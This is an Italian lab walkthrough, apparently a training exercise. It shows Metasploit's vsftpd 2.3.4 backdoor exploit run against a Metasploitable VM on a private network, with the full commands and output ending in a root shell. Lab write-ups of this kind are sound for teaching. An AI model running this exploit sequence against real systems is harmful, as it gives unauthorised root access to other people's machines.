

Hacking con Metasploit

Obbiettivo: completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

Configuriamo l'ambiente virtuale sulla rete 192.168.1.0/24.

Affidiamo alla macchina Kali l'IP: 192.168.1.150, mentre la nostra macchina target Metasploitable avrà IP 192.168.1.149.

Dopo aver configurato la nostra rete, tramite terminale Kali avviamo Metasploit con il comando 'msfconsole'.

```
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.150/24 brd 192.168.1.255 scope global noprefixroute eth0
    valid_lft forever preferred_lft forever
    inet6 fe80::b1d0:6657:14cf:6b06/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

--(kali@kali)-[~]
--$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

      X
     / \
    /   \
   /     \
  /       \
 /         \
/           \
(           )
 \         /
  \       /
   \     /
    \   /
     \ /
      X



https://metasploit.com

--=[ metasploit v6.4.103-dev ]
--=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
--=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

La vulnerabilità individuata si trova al servizio ftps alla porta 21. Dunque ricerchiamo l'exploit che può sfruttare questa vulnerabilità tramite comando 'search' 'sftpd'.



Ricerchiamo il payloads che vogliamo lanciare, in questo caso ne troviamo uno soltanto e possiamo procedere direttamente con il comando exploit per raggiungere la macchina target e creare la sessione.

```
Session Actions Edit View Help
msf auxiliary(dos/ftp/vsftpd_232) > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf auxiliary(dos/ftp/vsftpd_232) > use 1
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
RHOSTS    192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21              yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:40967 → 192.168.1.149:6200) at 2026-01-20 08:32:52 -0500

/
sh: line 6: /: is a directory
pwd
/
cd /
mkdir/test_metasploit
sh: line 9: mkdir/test_metasploit: No such file or directory
pwd
/
mkdir test_metasploit
mkdir: cannot create directory 'test_metasploit': File exists
cd /test_metasploit

```

Dopo aver creato la sessione ed essere quindi entrati nella macchina creiamo una cartella con il comando mkdir 'test_metasploit'.